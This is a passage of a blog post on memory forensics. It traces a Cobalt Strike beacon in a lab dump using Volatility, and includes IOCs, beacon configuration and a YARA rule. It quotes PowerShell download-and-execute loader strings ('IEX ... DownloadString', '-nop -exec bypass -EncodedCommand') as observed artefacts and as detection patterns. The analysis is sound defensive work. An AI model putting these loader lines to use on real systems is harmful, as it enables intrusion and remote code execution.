      <td>Send HTTP data to C2</td>
      <td>Networking</td>
    </tr>
    <tr>
      <td>WinHttpSendRequest</td>
      <td>Send HTTP data using WinHTTP</td>
      <td>Networking</td>
    </tr>
    <tr>
      <td>CreateFileA</td>
      <td>Create new or access existing file</td>
      <td>File Operation</td>
    </tr>
    <tr>
      <td>ReadFile</td>
      <td>Read contents of a file</td>
      <td>File Operation</td>
    </tr>
    <tr>
      <td>WriteFile</td>
      <td>Write data to a file</td>
      <td>File Operation</td>
    </tr>
    <tr>
      <td>DeleteFileA</td>
      <td>Delete file from disk</td>
      <td>File Operation</td>
    </tr>
    <tr>
      <td>GetUserNameA</td>
      <td>Get current user name</td>
      <td>System Info</td>
    </tr>
    <tr>
      <td>GetComputerNameA</td>
      <td>Get local computer name</td>
      <td>System Info</td>
    </tr>
    <tr>
      <td>GetCurrentProcess</td>
      <td>Obtain current process handle</td>
      <td>System Info</td>
    </tr>
    <tr>
      <td>GetTokenInformation</td>
      <td>Query information from token</td>
      <td>Token Manipulation</td>
    </tr>
    <tr>
      <td>OpenProcessToken</td>
      <td>Access token of a process</td>
      <td>Token Manipulation</td>
    </tr>
    <tr>
      <td>AdjustTokenPrivileges</td>
      <td>Enable/disable privileges</td>
      <td>Privilege Escalation</td>
    </tr>
    <tr>
      <td>ImpersonateLoggedOnUser</td>
      <td>Impersonate another user</td>
      <td>Privilege Escalation</td>
    </tr>
    <tr>
      <td>Sleep</td>
      <td>Delay execution</td>
      <td>Anti-Analysis</td>
    </tr>
    <tr>
      <td>WaitForSingleObject</td>
      <td>Synchronise threads/processes</td>
      <td>Thread Control</td>
    </tr>
    <tr>
      <td>GetModuleHandleA</td>
      <td>Get module base address</td>
      <td>API Resolution</td>
    </tr>
  </tbody>
</table>

<h2 id="61-ntmapviewofsection"><strong>6.1 NtMapViewOfSection</strong></h2>

<p>This is commonly used to inject code into another process by mapping a view of a section object into the address space of a target process. It’s often seen in fileless malware and process hollowing.</p>

<h2 id="62-createtoolhelp32snapshot-and-process32next"><strong>6.2 CreateToolhelp32Snapshot</strong> and <strong>Process32Next</strong></h2>

<p>These are used together to enumerate running processes. Malware often uses these APIs to locate a specific process, such as <code class="language-plaintext highlighter-rouge">lsass.exe</code>, for credential dumping or to find a parent process for injection.</p>

<p><img src="/assets/images/memory-forensics/image17.png" alt="image17" /></p>

<h2 id="63-adjusttokenprivileges-and-sedebugprivilege"><strong>6.3 AdjustTokenPrivileges</strong> and <strong>SeDebugPrivilege</strong></h2>

<h3 id="631-windows-privileges-commonly-abused-by-cobalt-strike-beacons"><strong>6.3.1 Windows Privileges Commonly Abused by Cobalt Strike Beacons</strong></h3>

<p>This clearly signals that the listed privileges are those typically requested or leveraged by Cobalt Strike payloads during post-exploitation, especially for token manipulation, process injection, or privilege escalation. These are used to grant the process higher privileges, especially to access or manipulate other processes. Malware enabling <code class="language-plaintext highlighter-rouge">SeDebugPrivilege</code>, <code class="language-plaintext highlighter-rouge">SeImpersonatePrivilege</code>, <code class="language-plaintext highlighter-rouge">SeTcbPrivilege</code>, <code class="language-plaintext highlighter-rouge">SeBackupPrivilege</code>, <code class="language-plaintext highlighter-rouge">SeLoadDriverPrivilege</code>is likely preparing to dump credentials via lsass or perform injection. here are the few</p>

<table>
  <thead>
    <tr>
      <th>No.</th>
      <th>Privilege</th>
      <th>Description</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>SeDebugPrivilege</td>
      <td>Allows a process to debug and access any process, including those running as SYSTEM.</td>
    </tr>
    <tr>
      <td>2</td>
      <td>SeImpersonatePrivilege</td>
      <td>Enables a process to impersonate any user without authentication.</td>
    </tr>
    <tr>
      <td>3</td>
      <td>SeAssignPrimaryTokenPrivilege</td>
      <td>Allows assigning a primary token to a process, used in privilege escalation.</td>
    </tr>
    <tr>
      <td>4</td>
      <td>SeLoadDriverPrivilege</td>
      <td>Permits loading and unloading device drivers.</td>
    </tr>
    <tr>
      <td>5</td>
      <td>SeBackupPrivilege</td>
      <td>Allows reading any file regardless of permissions, used for file theft or shadow copy access.</td>
    </tr>
    <tr>
      <td>6</td>
      <td>SeRestorePrivilege</td>
      <td>Enables writing to any file regardless of permissions, often used to tamper with protected files.</td>
    </tr>
    <tr>
      <td>7</td>
      <td>SeCreateTokenPrivilege</td>
      <td>Allows creating a security token, used for forging tokens.</td>
    </tr>
    <tr>
      <td>8</td>
      <td>SeTcbPrivilege</td>
      <td>Trusted Computing Base - gives wide system privileges, equivalent to SYSTEM access.</td>
    </tr>
    <tr>
      <td>9</td>
      <td>SeManageVolumePrivilege</td>
      <td>Enables managing and dismounting volumes, can be used to hide activity.</td>
    </tr>
    <tr>
      <td>10</td>
      <td>SeTakeOwnershipPrivilege</td>
      <td>Allows taking ownership of objects (files, registry keys), bypassing ACLs.</td>
    </tr>
    <tr>
      <td>11</td>
      <td>SeChangeNotifyPrivilege</td>
      <td>Permits receiving file system change notifications; often abused for stealth.</td>
    </tr>
    <tr>
      <td>12</td>
      <td>SeIncreaseQuotaPrivilege</td>
      <td>Allows increasing quotas, which may support token abuse or spawning processes.</td>
    </tr>
    <tr>
      <td>13</td>
      <td>SeRelabelPrivilege</td>
      <td>Used to modify object labels in Mandatory Integrity Control (MIC).</td>
    </tr>
    <tr>
      <td>14</td>
      <td>SeShutdownPrivilege</td>
      <td>Enables system shutdown or restart.</td>
    </tr>
    <tr>
      <td>15</td>
      <td>SeSystemtimePrivilege</td>
      <td>Permits changing the system time.</td>
    </tr>
    <tr>
      <td>16</td>
      <td>SeUndockPrivilege</td>
      <td>Allows removal of a system from a docking station.</td>
    </tr>
  </tbody>
</table>

<p><img src="/assets/images/memory-forensics/image18.png" alt="image18" /></p>

<h2 id="64-virtualalloc-and-virtualprotect"><strong>6.4 VirtualAlloc</strong> and <strong>VirtualProtect</strong></h2>

<p>These allocate and change memory permissions in the process’s address space. Attackers use them to prepare memory for injecting and running shellcode.</p>

<h3 id="641-virtualalloc"><strong>6.4.1 <code class="language-plaintext highlighter-rouge">VirtualAlloc</code></strong></h3>

<p>The program compares a 32-bit hash (<code class="language-plaintext highlighter-rouge">0x91AFCA54</code>) against values pushed on the stack. This hash matches the API <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>, which is a Windows function used to allocate memory in a process. In the context of malware, <code class="language-plaintext highlighter-rouge">VirtualAlloc</code> is usually used to create a space in memory where decoded or decrypted shellcode will be written before it is executed.</p>

<p>So in this flow, when the comparison matches <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>, the program retrieves the function pointer using a custom hashing logic and saves it for later use — likely when the shellcode will be loaded.</p>

<p><img src="/assets/images/memory-forensics/image19.png" alt="image19" /></p>

<h3 id="642-virtualprotect"><strong>6.4.2 <code class="language-plaintext highlighter-rouge">VirtualProtect</code></strong></h3>

<p>Similarly, it compares another hash (<code class="language-plaintext highlighter-rouge">0x7946C61B</code>) which resolves to <code class="language-plaintext highlighter-rouge">VirtualProtect</code>. This function is used to change memory protection on a region, for example, from non-executable to executable. Malware uses this after writing shellcode to memory, so it can then execute it without raising suspicion from modern defences like DEP (Data Execution Prevention).</p>

<p><img src="/assets/images/memory-forensics/image20.png" alt="image20" /></p>

<h2 id="65-internetreadfile">6.5 InternetReadFile</h2>

<p>This is a network API used to download data from the internet. It’s often part of the second-stage delivery mechanism or used to fetch C2 commands or payloads.</p>

<h2 id="66-downloadusingpowershell"><strong>6.6 DownloadUsingpowershell</strong></h2>

<p>This isn’t a standard API but likely refers to PowerShell commands or strings used to download content, such as <code class="language-plaintext highlighter-rouge">Invoke-WebRequest</code> or <code class="language-plaintext highlighter-rouge">IEX(New-Object Net.WebClient).DownloadString()</code>. These are common in LOLBins and script-based malware.</p>

<p>A suspicious PowerShell command is embedded:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">IEX (New-Object Net.WebClient).DownloadString('-')</code></li>
  <li>This is a known pattern for downloading and executing code from the web, and is heavily used by Cobalt Strike and similar tools. <code class="language-plaintext highlighter-rouge">http://127.0.0.1/u</code> this is often used for testing during development, or as a placeholder. Strings like <code class="language-plaintext highlighter-rouge">nop -exec bypass -EncodedCommand</code> Attempts to obfuscate PowerShell payloads via base64 encoding and bypass command execution restrictions.</li>
</ul>

<h1 id="70-analysing-the-memorydump">7.0 Analysing the MemoryDump</h1>

<p>While the alert in the SIEM outlines possible scripts and behaviours associated with this malware, it is also evident that the malware has been loaded into memory. This strongly suggests there may be additional binaries or DLLs actively running in memory. To investigate further, we have acquired a memory dump using FTK Imager. The analysis of this dump is ongoing and will help identify any additional components or malicious activity residing in memory.</p>

<p><strong>Note:</strong></p>

<p>This section does not include details on how to operate the Volatility framework itself. For convenience, we have adjusted our environment so that running:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Vol &lt;plugin&gt;

</code></pre></div></div>

<p>is equivalent to executing:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 ./vol.py <span class="nt">-f</span> Cobaltstrike.mem &lt;plugin&gt;

</code></pre></div></div>

<p>For example, running:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Vol windows.pslist

</code></pre></div></div>

<p>will execute the same as:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 ./vol.py <span class="nt">-f</span> Cobaltstrike.mem windows.pslist

</code></pre></div></div>

<p>This setup streamlines the analysis process by removing the need to repeatedly specify the memory file and script path.</p>

<h2 id="71-windowspslist"><strong>7.1 windows.pslist</strong></h2>

<p>Get a baseline list of running processes.</p>

<p>The output from <code class="language-plaintext highlighter-rouge">windows.pslist</code> appears complex, with numerous running processes. At this stage, it is not possible to pinpoint which process might be malicious purely by inspecting the list.</p>

<p><img src="/assets/images/memory-forensics/image21.png" alt="image21" /></p>

<h2 id="72-windowspstreepstree">7.2 windows.pstree.PsTree</h2>

<p>Visualise parent-child relationships, often shows suspicious injection.</p>

<p>The initial alert from the SIEM indicated the presence of <code class="language-plaintext highlighter-rouge">powershell_x64.ps1</code>. Using <code class="language-plaintext highlighter-rouge">windows.pstree.PsTree</code>, we can observe that the device <code class="language-plaintext highlighter-rouge">DESKTOP-4DADB8U</code> is currently running PowerShell. Given that the original PowerShell script was detected in the Downloads directory by the SIEM alert, it is reasonable to assume that the running <code class="language-plaintext highlighter-rouge">powershell.exe</code> process with PID 14484 is responsible for executing the initial payload.</p>

<p><img src="/assets/images/memory-forensics/image22.png" alt="image22" /></p>

<h2 id="73-windowsenvarsenvars">7.3 windows.envars.Envars</h2>

<p>The presence of <code class="language-plaintext highlighter-rouge">PSExecutionPolicyPreference=Bypass</code> is a clear red flag. This setting disables PowerShell’s script execution restrictions, allowing unsigned or potentially malicious scripts to run without warning. Attackers, including Cobalt Strike operators, often set this to bypass defensive controls and execute payloads silently</p>

<p><img src="/assets/images/memory-forensics/image23.png" alt="image23" /></p>

<h2 id="74-analysis-of-suspicious-memory-region">7.4 Analysis of Suspicious Memory Region</h2>

<p><strong>Why <code class="language-plaintext highlighter-rouge">malfind</code> Is Especially Valuable?</strong></p>

<p>When investigating memory images, one of the biggest challenges is <strong>pinpointing where the malware resides</strong>, especially in cases where:</p>

<ul>
  <li>The malicious process is a <strong>legitimate system process</strong> (e.g. <code class="language-plaintext highlighter-rouge">powershell.exe</code>, <code class="language-plaintext highlighter-rouge">svchost.exe</code>, <code class="language-plaintext highlighter-rouge">explorer.exe</code>)</li>
  <li>The attacker has used <strong>process injection</strong>, <strong>reflective DLL loading</strong>, or <strong>code hollowing</strong></li>
  <li>Plugins like <code class="language-plaintext highlighter-rouge">pslist</code>, <code class="language-plaintext highlighter-rouge">pstree</code>, or <code class="language-plaintext highlighter-rouge">psscan</code> show no obvious anomalies  the process tree appears normal, and the process name does not raise any suspicion</li>
</ul>

<p>In such cases, <strong>Volatility3’s <code class="language-plaintext highlighter-rouge">windows.malfind</code> plugin becomes crucial</strong>. Rather than relying on process names or hierarchy, <code class="language-plaintext highlighter-rouge">malfind</code> inspects the <strong>memory regions of all processes</strong>, looking for:</p>

<ul>
  <li><strong>Executable</strong> (<code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code>) memory that is also <strong>private</strong> (not backed by a file)</li>
  <li>Sections that are often used for <strong>code injection</strong> or <strong>shellcode execution</strong></li>
  <li>Raw disassembly output and byte patterns that may signal <strong>obfuscated payloads</strong> or <strong>packing artefacts</strong></li>
</ul>

<p>This allows the analyst to:</p>

<ul>
  <li>Detect <strong>injected payloads</strong> even when the parent process looks legitimate</li>
  <li>Discover <strong>in-memory implants</strong> that are not visible via normal process enumeration</li>
  <li>Focus deeper analysis (e.g. memory dumps, YARA scans) on suspicious memory regions, not just processes</li>
</ul>

<p>In our case, runining malfind produced multiple suspicious memory regions within powershell.exe (PID 14484), as seen in the screenshot. Two memory segments are of particular interest:</p>

<p><img src="/assets/images/memory-forensics/image26.png" alt="image26" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Vol windows.malfind.Malfind
</code></pre></div></div>

<p><strong>Observations:</strong></p>

<ul>
  <li><strong>Process</strong>: <code class="language-plaintext highlighter-rouge">powershell.exe</code></li>
  <li><strong>PID</strong>: <code class="language-plaintext highlighter-rouge">14484</code></li>
  <li><strong>Memory Protection</strong>: <code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code></li>
  <li><strong>PrivateMemory</strong>: <code class="language-plaintext highlighter-rouge">73</code> and <code class="language-plaintext highlighter-rouge">86</code> respectively</li>
  <li><strong>Disassembly</strong>: Shows repeated <code class="language-plaintext highlighter-rouge">add byte ptr [rax], al</code> — a common pattern for shellcode padding or overwritten memory.</li>
</ul>

<p><strong>Why This Is Suspicious:</strong></p>

<ul>
  <li>
    <p><strong><code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code></strong> is <strong>highly abnormal</strong> for legitimate memory regions. This combination allows the memory to be both written to and executed — a classic sign of shellcode injection or process hollowing.</p>
  </li>
  <li>
    <p><strong>Disassembly Output</strong>: The pattern of <code class="language-plaintext highlighter-rouge">add byte ptr [rax], al</code> is often observed in:</p>

    <ul>
      <li>NOP sleds or dummy instructions</li>
      <li>Uninitialised or overwritten shellcode regions</li>
      <li>Attempts to bypass static detection by inserting filler bytes</li>
    </ul>
  </li>
  <li>
    <p><strong>Private Memory</strong>: Indicates the memory is not mapped to a file on disk, again suggesting this is runtime-injected code.</p>
  </li>
</ul>

<h2 id="75-windowsnetscan">7.5 windows.netscan</h2>

<p>The <code class="language-plaintext highlighter-rouge">windows.netscan</code> plugin scans a Windows memory image for network socket objects. It identifies both TCP and UDP connections, showing local and remote IP addresses, ports, connection states, and the process ID responsible. This helps analysts detect suspicious or hidden network activity, such as Cobalt Strike beacons or reverse shells. It is particularly useful for identifying active or recently closed connections from unusual processes like <code class="language-plaintext highlighter-rouge">powershell.exe</code></p>

<p>In this output, we can see that PowerShell (running on 192.168.135.13) attempted a connection to <strong>192.168.135.57</strong> on port <strong>80</strong>, which is identified as the <strong>Cobalt Strike C2 server</strong>. Although the connection is currently closed, it raises the question: why was PowerShell communicating with this external IP at all?</p>

<p><img src="/assets/images/memory-forensics/image24.png" alt="image24" /></p>

<h2 id="76-windowsdumpfilesdumpfiles">7.6 windows.dumpfiles.DumpFiles</h2>

<p>The <code class="language-plaintext highlighter-rouge">windows.dumpfiles.DumpFiles</code> plugin is used to extract file-like objects from memory. In this case, the analyst is dumping a suspicious memory region (<code class="language-plaintext highlighter-rouge">0x12df4f10000</code>) from the <code class="language-plaintext highlighter-rouge">powershell.exe</code> process using the command:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>vol windows.dumpfiles.DumpFiles <span class="nt">--pid</span> 14484 <span class="nt">--virtaddr</span> 0x12df4f10000

</code></pre></div></div>

<p>This memory region was previously flagged by <code class="language-plaintext highlighter-rouge">malfind</code> as having <code class="language-plaintext highlighter-rouge">PAGE_EXECUTE_READWRITE</code> permissions, which is commonly associated with code injection. By dumping it, the analyst can examine the contents further such as checking for embedded PE headers, strings, or signs of a Cobalt Strike beacon. This is a key step in investigating in-memory malware that does not touch disk.</p>

<p><img src="/assets/images/memory-forensics/image25.png" alt="image25" /></p>

<p>Subsequent memory dump analysis revealed an embedded binary resembling <code class="language-plaintext highlighter-rouge">powershell.exe</code>, likely <strong>reflectively loaded or injected</strong>, consistent with known <strong>Cobalt Strike loader</strong> techniques.</p>

<p>The combination of:</p>

<ul>
  <li><strong>network evidence</strong> (outbound PowerShell connection to the C2),</li>
  <li>and <strong>memory artefacts</strong> (presence of an in-memory <code class="language-plaintext highlighter-rouge">powershell.exe</code> binary)</li>
</ul>

<p>confirms that the host is compromised and running a <strong>fileless or in-memory beacon</strong>.</p>

<p>Further structural analysis of the extracted binary was conducted using <strong>Malcat</strong>, validating the presence of suspicious sections and characteristics typically associated with obfuscated implants.</p>

<p>We opted not to dump the PowerShell process itself, as prior indicators confirmed it to be associated with Cobalt Strike. This assessment is supported by network telemetry showing that the <strong>PowerShell process (PID 6804)</strong> established a connection to a known attacker-controlled host at <strong>192.168.135.57:80</strong>.</p>

<h1 id="80-dynamic-analysis-result">8.0 Dynamic Analysis Result</h1>

<p><img src="/assets/images/memory-forensics/image27.png" alt="image27" /></p>

<h2 id="81-c2"><strong>8.1 C2</strong></h2>

<p><img src="/assets/images/memory-forensics/image28.png" alt="image28" /></p>

<h2 id="82-virus-total"><strong>8.2 Virus Total</strong></h2>

<p><img src="/assets/images/memory-forensics/image29.png" alt="image29" /></p>

<p><a href="https://www.virustotal.com/gui/file/41116eaf116e0aa23a281d271f8b6056b0004de809e0ca9b639a5eaf4766d355">Link to  VirusTotal</a></p>

<h2 id="83-cobalt-strike-beacon-configuration-analysis"><strong>8.3 Cobalt Strike Beacon Configuration Analysis</strong></h2>

<p>The beacon uses HTTP to communicate with its C2 server at <code class="language-plaintext highlighter-rouge">192.168.135.57</code>, accessing <code class="language-plaintext highlighter-rouge">/pixel.gif</code> and posting to <code class="language-plaintext highlighter-rouge">/submit.php</code>. It sleeps for 60 seconds between callbacks with no jitter and allows up to 1MB of data per GET request. The beacon uses <code class="language-plaintext highlighter-rouge">rundll32.exe</code> as the spawn process for both x86 and x64, with no shellcode prepend or append.</p>

<p>Process injection is enabled using <code class="language-plaintext highlighter-rouge">VirtualAllocEx</code> and standard Windows APIs such as <code class="language-plaintext highlighter-rouge">CreateThread</code>, <code class="language-plaintext highlighter-rouge">SetThreadContext</code>, <code class="language-plaintext highlighter-rouge">CreateRemoteThread</code>, and <code class="language-plaintext highlighter-rouge">RtlCreateUserThread</code>. RWX memory is used during allocation and execution. Proxy settings follow the system (IE), but no authentication details are set. Cookies are used in C2 traffic. The beacon has no kill date and does not clean up staging artefacts. A static watermark value of <code class="language-plaintext highlighter-rouge">987654321</code> is present, and no DNS or SSH features are configured.</p>

<h1 id="90-conclusion">9.0 Conclusion</h1>

<p>The investigation confirmed that the host was compromised by a fileless, in-memory <strong>Cobalt Strike beacon</strong> delivered via PowerShell. Lab monitoring showed the <strong>PowerShell process (PID 6804)</strong> establishing outbound connections to a known attacker-controlled IP, <strong>192.168.135.57:80</strong>. Memory dump analysis revealed a reflectively loaded binary resembling <code class="language-plaintext highlighter-rouge">powershell.exe</code>, consistent with Cobalt Strike loader behaviour. Decoded base64 strings embedded in the payload exposed PowerShell command chains using <code class="language-plaintext highlighter-rouge">IEX</code> and <code class="language-plaintext highlighter-rouge">Net.WebClient</code> to fetch additional stagers. Further analysis with <strong>Malcat</strong> revealed obfuscated strings, suspicious sections, and high entropy, supporting the presence of a malicious implant. The sample made use of Windows API functions such as <code class="language-plaintext highlighter-rouge">VirtualAlloc</code>, <code class="language-plaintext highlighter-rouge">VirtualProtect</code>, <code class="language-plaintext highlighter-rouge">AdjustTokenPrivileges</code>, and <code class="language-plaintext highlighter-rouge">SeDebugPrivilege</code>, indicating memory injection and privilege escalation activity.</p>

<p>Indicators of access to the <code class="language-plaintext highlighter-rouge">lsass</code> process via <code class="language-plaintext highlighter-rouge">OpenProcess</code> and <code class="language-plaintext highlighter-rouge">ReadProcessMemory</code> suggest potential credential theft. Dynamic analysis confirmed network callbacks, use of PowerShell as a loader, and in-memory execution of additional payloads. Collectively, the network telemetry, memory artefacts, decoded payloads, and API usage confirm a Cobalt Strike intrusion using reflective process injection and PowerShell-based delivery.</p>

<h2 id="91-root-cause-analysis-five-whys">9.1 Root Cause Analysis (Five Whys)</h2>

<p>To better understand how this fileless attack succeeded, the <strong>Five Whys</strong> technique was applied:</p>

<ol>
  <li>
    <p><strong>Why was a fileless Cobalt Strike beacon running in memory?</strong>
Because a PowerShell script (<code class="language-plaintext highlighter-rouge">powershell_64.ps1</code>) executed a reflectively loaded payload.</p>
  </li>
  <li>
    <p><strong>Why was the script able to execute?</strong>
Because it was launched from the user’s <strong>Downloads</strong> directory via <code class="language-plaintext highlighter-rouge">powershell.exe</code>, indicating the file was manually downloaded and executed.</p>
  </li>
  <li>
    <p><strong>Why did the user download and run the script?</strong>
Likely due to <strong>social engineering</strong> or misleading context that made the script appear safe or necessary.</p>
  </li>
  <li>
    <p><strong>Why wasn’t the script blocked by endpoint protection?</strong>
Because although it <strong>triggered an alert</strong>, the endpoint protection was operating in <strong>detection-only mode</strong> or lacked <strong>automated blocking</strong>, allowing execution to proceed.</p>
  </li>
  <li>
    <p><strong>Why were such evasion techniques effective?</strong>
Because controls such as <strong>PowerShell script logging</strong>, <strong>AMSI integration</strong>, or <strong>application control policies</strong> were either <strong>misconfigured, outdated</strong>, or <strong>not enforced</strong>, reducing visibility and prevention capabilities.</p>
  </li>
</ol>

<h2 id="91-iocs">9.1 IOCs</h2>

<p>192[.]168[.]135[.]57</p>

<p>41116eaf116e0aa23a281d271f8b6056b0004de809e0ca9b639a5eaf4766d355</p>

<h2 id="92-yara">9.2 Yara</h2>

<div class="language-jsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="nx">rule</span> <span class="nx">WiltedTulip_ReflectiveLoader</span> <span class="p">{</span>
   <span class="nl">meta</span><span class="p">:</span>
      <span class="nx">description</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Detects reflective loader (Cobalt Strike) used in Operation Wilted Tulip</span><span class="dl">"</span>
      <span class="nx">license</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE</span><span class="dl">"</span>
      <span class="nx">author</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Florian Roth (Nextron Systems)</span><span class="dl">"</span>
      <span class="nx">reference</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">http://www.clearskysec.com/tulip</span><span class="dl">"</span>
      <span class="nx">date</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">2017-07-23</span><span class="dl">"</span>
      <span class="nx">hash1</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">1097bf8f5b832b54c81c1708327a54a88ca09f7bdab4571f1a335cc26bbd7904</span><span class="dl">"</span>
      <span class="nx">hash2</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">1f52d643e8e633026db73db55eb1848580de00a203ee46263418f02c6bdb8c7a</span><span class="dl">"</span>
      <span class="nx">hash3</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">a159a9bfb938de686f6aced37a2f7fa62d6ff5e702586448884b70804882b32f</span><span class="dl">"</span>
      <span class="nx">hash4</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">cf7c754ceece984e6fa0d799677f50d93133db609772c7a2226e7746e6d046f0</span><span class="dl">"</span>
      <span class="nx">hash5</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">eee430003e7d59a431d1a60d45e823d4afb0d69262cc5e0c79f345aa37333a89</span><span class="dl">"</span>
      <span class="nx">id</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">0c7dfb44-8acb-5f36-9683-745560f1f795</span><span class="dl">"</span>
   <span class="nx">strings</span><span class="p">:</span>
      <span class="nx">$x1</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">powershell -nop -exec bypass -EncodedCommand </span><span class="se">\"</span><span class="s2">%s</span><span class="se">\"</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
      <span class="nx">$x2</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">%d is an x86 process (can't inject x64 content)</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
      <span class="nx">$x3</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
      <span class="nx">$x4</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Failed to impersonate token from %d (%u)</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
      <span class="nx">$x5</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Failed to impersonate logged on user %d (%u)</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
      <span class="nx">$x6</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">%s.4%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%x%x.%s</span><span class="dl">"</span> <span class="nx">fullword</span> <span class="nx">ascii</span>
   <span class="nx">condition</span><span class="p">:</span>
      <span class="p">(</span> <span class="nx">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x5a4d</span> <span class="nx">and</span> <span class="nx">filesize</span> <span class="o">&lt;</span> <span class="mi">600</span><span class="nx">KB</span> <span class="nx">and</span> <span class="mi">1</span> <span class="k">of</span> <span class="nx">them</span> <span class="p">)</span> <span class="nx">or</span>
      <span class="p">(</span> <span class="mi">2</span> <span class="k">of</span> <span class="nx">them</span> <span class="p">)</span> <span class="nx">or</span>
      <span class="nx">pe</span><span class="p">.</span><span class="nx">exports</span><span class="p">(</span><span class="dl">"</span><span class="s2">_ReflectiveLoader@4</span><span class="dl">"</span><span class="p">)</span>
<span class="p">}</span>
</code></pre></div></div>

<h2 id="93-references">9.3 References</h2>

<p>[1] Deep Instinct – <em>EDR Bypass Techniques and How to Stop Them</em><br />
<a href="https://www.deepinstinct.com/blog/edr-bypass-techniques-and-how-to-stop-them">https://www.deepinstinct.com/blog/edr-bypass-techniques-and-how-to-stop-them</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[2] Pentera – <em>Zero Footprint Attacks: 3 Steps to Bypass EDR with Reflective Loading</em><br />
<a href="https://pentera.io/blog/zero-footprint-attacks-3-steps-to-bypass-edr-with-reflective-loading/">https://pentera.io/blog/zero-footprint-attacks-3-steps-to-bypass-edr-with-reflective-loading/</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[3] Advania – <em>A Practical Guide to Bypassing Userland API Hooking</em><br />
<a href="https://www.advania.co.uk/blog/security/a-practical-guide-to-bypassing-userland-api-hooking/">https://www.advania.co.uk/blog/security/a-practical-guide-to-bypassing-userland-api-hooking/</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[4] Deep Instinct – <em>Evading Antivirus Detection with Inline Hooks</em><br />
<a href="https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks">https://www.deepinstinct.com/blog/evading-antivirus-detection-with-inline-hooks</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[5] Orange Cyberdefense – <em>Bypassing EDR to Dump LSA Secrets</em><br />
<a href="https://www.orangecyberdefense.com/global/blog/cybersecurity/bypassing-edr-to-dump-lsa-secrets">https://www.orangecyberdefense.com/global/blog/cybersecurity/bypassing-edr-to-dump-lsa-secrets</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[6] Volexity – <em>Using Memory Analysis to Detect EDR-Nullifying Malware</em><br />
<a href="https://www.volexity.com/blog/2023/03/07/using-memory-analysis-to-detect-edr-nullifying-malware/">https://www.volexity.com/blog/2023/03/07/using-memory-analysis-to-detect-edr-nullifying-malware/</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[7] SpecterOps – <em>Deep Sea Phishing Part 1</em><br />
<a href="https://posts.specterops.io/deep-sea-phishing-pt-1-092a0637e2fd">https://posts.specterops.io/deep-sea-phishing-pt-1-092a0637e2fd</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[8] MalwareTech – <em>Bypassing EDRs with EDR Preload</em><br />
<a href="https://malwaretech.com/2024/02/bypassing-edrs-with-edr-preload.html">https://malwaretech.com/2024/02/bypassing-edrs-with-edr-preload.html</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[9] VMRay – <em>EDR Bypass Tools: ScareCrow and the Advantage of the Attacker</em><br />
<a href="https://www.vmray.com/advantage-attacker-edr-bypass-tools-scarecrow/">https://www.vmray.com/advantage-attacker-edr-bypass-tools-scarecrow/</a><br />
<em>Accessed: 20 July 2025</em></p>

<p>[10] S3cur3Th1sSh1t – <em>A Tale of EDR Bypass Methods</em><br />
<a href="https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/">https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/</a><br />
<em>Accessed: 20 July 2025</em></p>

<h2 id="94-appendix">9.4 Appendix</h2>

<h3 id="941-tools-and-resources">9.4.1 Tools and Resources</h3>

<ul>
  <li>You can download the <strong>Cobalt Strike <code class="language-plaintext highlighter-rouge">.mem</code> file</strong> used in this blog <a href="https://drive.google.com/file/d/1bdMgyckWjUtzV5HuFqEjXcqEY10Ji3mG/view?usp=sharing"><strong>here</strong></a>.</li>
